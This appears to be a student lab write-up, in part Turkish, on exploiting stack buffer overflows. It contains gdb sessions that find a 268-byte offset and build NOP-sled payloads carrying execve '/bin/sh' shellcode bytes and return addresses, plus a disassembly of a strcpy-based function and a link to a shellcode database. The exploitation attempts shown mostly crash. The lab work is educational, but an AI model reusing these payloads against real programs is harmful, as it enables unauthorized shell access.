


```
(gdb) run $(python -c "print('A'*268)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 $(python -c "print('A'*268)")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000041414141 in ?? ()
(gdb)
```


The shellcode that was given to us is used or bin/sh. When we used shellcode we have to do padding on the front with NOP(0x90). Number of NOPs is calculated by subtracting the length of shellcode and address from 268 bytes so 268-32 bytes of shellcode and 6 bytes of return address. The output becomes unreadable.



```
(gdb) run $(python -c "print('\x90'*232+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68')")
The program being debugged has been started already.
Start it from the beginning? (y or n) \x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80n
Please answer y or n.
The program being debugged has been started already.
Start it from the beginning? (y or n) n
Program not restarted.
(gdb) run $(python -c "print('\x90'*232+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68'+'\x50\xd4\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 $(python -c "print('\x90'*232+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68'+'\x50\xd4\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb)
```




```
(gdb) run $(python -c "print('\x90'*236+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68'+'\x50\xd4\xff\xff\xff\x7f')")
Starting program: /home/atknak22/output1 $(python -c "print('\x90'*236+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68'+'\x50\xd4\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb) run $(python -c "print('\x90'*236+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 B(python -c "print('\x90'*236+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb) run $(python -c "print('\x90'*232+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 B(python -c "print('\x90'*232+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb) run $(python -c "print('\x90'*220+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 B(python -c "print('\x90'*220+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb) run $(python -c "print('\x90'*220+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f'*10)")
The program being debugged has been started already.
Start it from the beginning? (y or n) n
Program not restarted.
(gdb) run $(python -c "print('\x90'*172+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f'*10)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 B(python -c "print('\x90'*172+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x50\xd4\xff\xff\xff\x7f'*10)")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿPÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb) run $(python -c "print('\x90'*172+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x70\xd4\xff\xff\xff\x7f'*10)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/atknak22/output1 B(python -c "print('\x90'*172+'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'+'\x70\xd4\xff\xff\xff\x7f'*10)")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿpÔÿÿÿ

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401172 in bof ()
(gdb)
```




```
[atknak22@localhost ~] $ ./bof $(python -B "print('\x90'*230+ '\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80' + '\xf0\xd9\xff\xff\xff\x7f')")
        Ã°Í1ÒRhn/shh//bi        ãRS     á ÍðÙÿÿÿ
Parçalama arızası (çekirdek döküldü)
[atknak22@localhost ~] $ whoami
atknak22
[atknak22@localhost ~] $
```

TASK 2:



```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ce <+0>:     push   %ebp
   0x080484cf <+1>:     mov    %esp,%ebp
   0x080484d1 <+3>:     and    $0xfffffff0,%esp
   0x080484d4 <+6>:     sub    $0x10,%esp
   0x080484d7 <+9>:     cmpl   $0x2,0x8(%ebp)
   0x080484db <+13>:    je     0x80484f0 <main+34>
   0x080484dd <+15>:    movl   $0x804862c,(%esp)
   0x080484e4 <+22>:    call   0x8048350 <puts@plt>
   0x080484e9 <+27>:    mov    $0xffffffff,%eax
   0x080484ee <+32>:    jmp    0x8048505 <main+55>
   0x080484f0 <+34>:    mov    0xc(%ebp),%eax
   0x080484f3 <+37>:    add    $0x4,%eax
   0x080484f6 <+40>:    mov    (%eax),%eax
   0x080484f8 <+42>:    mov    %eax,(%esp)
   0x080484fb <+45>:    call   0x804847d <copy>
   0x08048500 <+50>:    mov    $0x0,%eax
   0x08048505 <+55>:    leave
   0x08048506 <+56>:    ret
End of assembler dump.
(gdb) disas copy
Dump of assembler code for function copy:
   0x0804847d <+0>:     push   %ebp
   0x0804847e <+1>:     mov    %esp,%ebp
   0x08048480 <+3>:     sub    $0x28,%esp
   0x08048483 <+6>:     movl   $0x80485a0,(%esp)
   0x0804848a <+13>:    call   0x8048330 <printf@plt>
   0x0804848f <+18>:    mov    0x8(%ebp),%eax
   0x08048492 <+21>:    mov    %eax,0x4(%esp)
   0x08048496 <+25>:    lea    -0x12(%ebp),%eax
   0x08048499 <+28>:    mov    %eax,(%esp)
   0x0804849c <+31>:    call   0x8048340 <strcpy@plt>
   0x080484a1 <+36>:    lea    -0x12(%ebp),%eax
   0x080484a4 <+39>:    mov    %eax,(%esp)
   0x080484a7 <+42>:    call   0x8048350 <puts@plt>
   0x080484ac <+47>:    movl   $0x80485dc,(%esp)
   0x080484b3 <+54>:    call   0x8048330 <printf@plt>
   0x080484b8 <+59>:    leave
   0x080484b9 <+60>:    ret
End of assembler dump.
(gdb)
```

We compiled and then opened gdb to examine the code we did the disas main and disas copy commands. But unfortunately we couldn't run the code. So the gdb didn't let us look into the registers so we got stuck here.



```
(gdb) break *0x080484a4
Breakpoint 1 at 0x80484a4: file StackOverrun.c, line 10.
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/atknak22/stackbof $(python -c "print('A'*256)")
/bin/bash: /home/atknak22/stackbof: Erişim engellendi
/bin/bash: satır 0: exec: /home/atknak22/stackbof: çalıştırılamıyor: Erişim engellendi
During startup program exited with code 126.
(gdb) 
```

But we still researched how to get shellcode and found the http://shell-storm.org/shellcode/ website which provided a database of shellcodes for educational purposes, we found the http://shell-storm.org/shellcode/files/shellcode-806.php which would have worked with stackbof if didn't encounter problems.